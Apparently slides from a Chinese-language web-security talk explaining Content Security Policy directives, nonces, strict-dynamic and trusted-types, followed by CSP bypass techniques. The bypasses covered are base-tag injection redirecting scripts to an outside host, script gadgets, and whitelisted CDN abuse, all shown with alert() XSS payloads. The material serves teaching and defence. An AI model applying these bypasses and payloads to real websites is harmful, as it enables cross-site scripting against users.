



# Content Security Policy

@splitline



# CSP

- Content Security Policy
- 由瀏覽器根據 CSP 控制對外部的請求
- 白名單機制
- [Content Security Policy \(CSP\) Quick Reference Guide](#)

```
default-src 'none'; image-src 'self';
```

Directive

Source

# CSP - 設定方法

- Via Response Header:  
`Content-Security-Policy: ...`
- Via Meta Tag:  
`<meta http-equiv="Content-Security-Policy" content=" ... ">`
- CSP Evaluator     [csp-evaluator.withgoogle.com](https://csp-evaluator.withgoogle.com)

# CSP - Quick Example

```
HTTP/1.1 200 OK
```


```
Content-Security-Policy: script-src 'self';
```

```
<script> alert(/xss/) </script>
```

  檢測器  主控台  網路  除錯器  樣式編輯器  效能  記憶體

  過濾輸出資料

錯誤

 Content Security Policy: 頁面的設定阻擋了 inline 的資源載入: ([script-src])。

## 基本的 Directive

- default-src 預設值, 未設定的 directive 皆會採預設值
- img-src <img>
- style-src <link rel="stylesheet">
- script-src <script>
- frame-src <iframe>
- connect-src fetch, XMLHttpRequest, WebSocket etc.
- ...

## Source: <host-source>

- 'none'      通通不允許
- 'self'      Same-Origin (host 和 port 都相同)
- \*            除 data: blob: mediastream: filesystem: 外全部允許
- 指定 host
  - https://example.com
  - example.com
  - \*.example.com

## script-src

- 'none', 'self', \*
- <host-source>
- 'unsafe-eval'
  -  `eval('alert(1)')`
- 'unsafe-inline'
  -  `<svg onload=alert(1)>, <script>alert(1)</script>`
- 'nonce-<base64-value>'
- 'strict-dynamic'

script-src 'nonce-<base64-value>'

HTTP/1.1 200 OK

Content-Security-Policy: script-src 'nonce-r4nd0m';

<script src="/app.js" nonce="r4nd0m"></script>

<script src="/xss.js" nonce="not-match"></script>

✗ Blocked

✓ 兩邊 nonce 必須一樣




## script-src 'strict-dynamic'

- `script-src 'nonce-r4nd0m' 'strict-dynamic';`
- 允許有合法 nonce 的 script 動態載入新的 script element

```
<script src="/app.js" nonce="r4ndom"></script>
```

```
// app.js
```

```
let script = document.createElement('script');  
script.src = 'http://splitline.tw/jquery.js'; //   
document.body.appendChild(script);
```


## [NEW] trusted-types

- `require-trusted-types-for 'script'; trusted-types my-policy;`
- 目前（2021）只有 Chrome 支援
- `require-trusted-types-for` 目前只支援 `'script'`
- `trusted-types` `<policyName>, 'none', 'allow-duplicates'`
  - 指定此頁面要遵循的 `policy` （由開發者自行設定/命名）

## [NEW] trusted-types

- `require-trusted-types-for 'script'; trusted-types my-policy;`
- 目前 (2021/03) 只有 Chrome 支援

```
const sanitizer = trustedTypes.createPolicy('my-policy', {  
  // sanitize html: using cure53.de/purify  
  createHTML: input ⇒ DOMPurify.sanitize(input)  
});
```




```
const attackerInput = '<p>meow</p><svg onload=alert(/xss/)>';  
const div = document.createElement('div');  
div.innerHTML = sanitizer.createHTML(attackerInput);
```

## [NEW] trusted-types

- `require-trusted-types-for 'script'; trusted-types my-policy;`
- 目前 (2021/03) 只有 Chrome 支援

```
const sanitizer = trustedTypes.createPolicy('my-policy', {  
  // sanitize html: using cure53.de/purify  
  createHTML: input ⇒ DOMPurify.sanitize(input)  
});
```

```
const attackerInput = '<p>meow</p><svg onload=alert(/xss/)>';  
const div = document.createElement('div');  
div.innerHTML = sanitizer.createHTML(attackerInput); //  允許 trustedHTML
```

## [NEW] trusted-types


- `require-trusted-types-for 'script'; trusted-types my-policy;`
- 目前 (2021/03) 只有 Chrome 支援

```
const sanitizer = trustedTypes.createPolicy('my-policy', {  
  // sanitize html: using cure53.de/purify  
  createHTML: input ⇒ DOMPurify.sanitize(input)  
});
```

```
const attackerInput = '<p>meow</p><svg onload=alert(/xss/)>';  
const div = document.createElement('div');  
div.innerHTML = attackerInput;    // ❌ 拒絕直接 assign 的輸入
```

# [NEW] trusted-types

- `require-trusted-types-for 'script'; trusted-types my-policy;`
- 目前 (2021/03) 只有 Chrome 支援



```
const div = document.createElement('div');  
div.innerHTML = attackerInput;    // ✗ 拒絕直接 assign 的輸入
```

# Content Security Policy

How to Bypass?

Policy



## Bypass Via `<base>` tag

- `default-src 'none'; script-src 'nonce-r4nd0m';`
- `<base>` 能改變所有相對 URL 的 base URL

*[XSS HERE]*

```
<script src="/jquery.js" nonce="r4nd0m"></script>
```

## Bypass Via `<base>` tag

- `default-src 'none'; script-src 'nonce-r4nd0m';`
- `<base>` 能改變所有相對 URL 的 base URL

```
<base href="http://splitline.tw">  
<script src="/jquery.js" nonce="r4nd0m"></script>
```

→ 載入 `http://splitline.tw/jquery.js`

# Bypass Via `<base>` tag

- `default-src 'none'; script-src 'nonce-r4nd0m';`
- `<base>` 能改變所有相對 URL 的 base URL

`<base href="http://splitline.tw">`

<

Evaluated CSP as seen by a browser supporting CSP Version 3

[expand/collapse all](#)

✓ **default-src**

🔖 **script-src**

Consider adding 'unsafe-inline' (ignored by browsers supporting nonces/hashes) to be backward compatible with older browsers.

❗ **base-uri [missing]**

Missing base-uri allows the injection of base tags. They can be used to set the base URL for all relative (script) URLs to an attacker controlled domain. Can you set it to 'none' or 'self'?

# Bypass Via Script Gadget

- DOM Based XSS
- 利用**原本就存在**於網頁上的 JavaScript 繞過防護 (code reuse)
- Blackhat USA 2017

[Breaking XSS mitigations via Script Gadgets](#)

# Bypass Via Script Gadget

```
<div data-role="button"  
  data-text="&lt;script&gt;alert(1)&lt;/script&gt;"></div>
```

```
<script>  
  const buttons = $("[data-role=button]");  
  buttons.html(button.getAttribute("data-text"));  
</script>
```

Simple Script Gadget

```
<div data-role="button" ... ><script>alert(1)</script></div>
```

# Bypass Via Whitelisted CDN / Host

CSP: `script-src 'self' cdnjs.cloudflare.com 'unsafe-eval'`

```
<script  
src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.8/angular.min.js">
```

Case Study 0x01: [A Wormable XSS on HackMD! / by 🍊](#)

Case Study 0x02: [HackMD XSS & Bypass CSP / by k1tten](#)

</slide>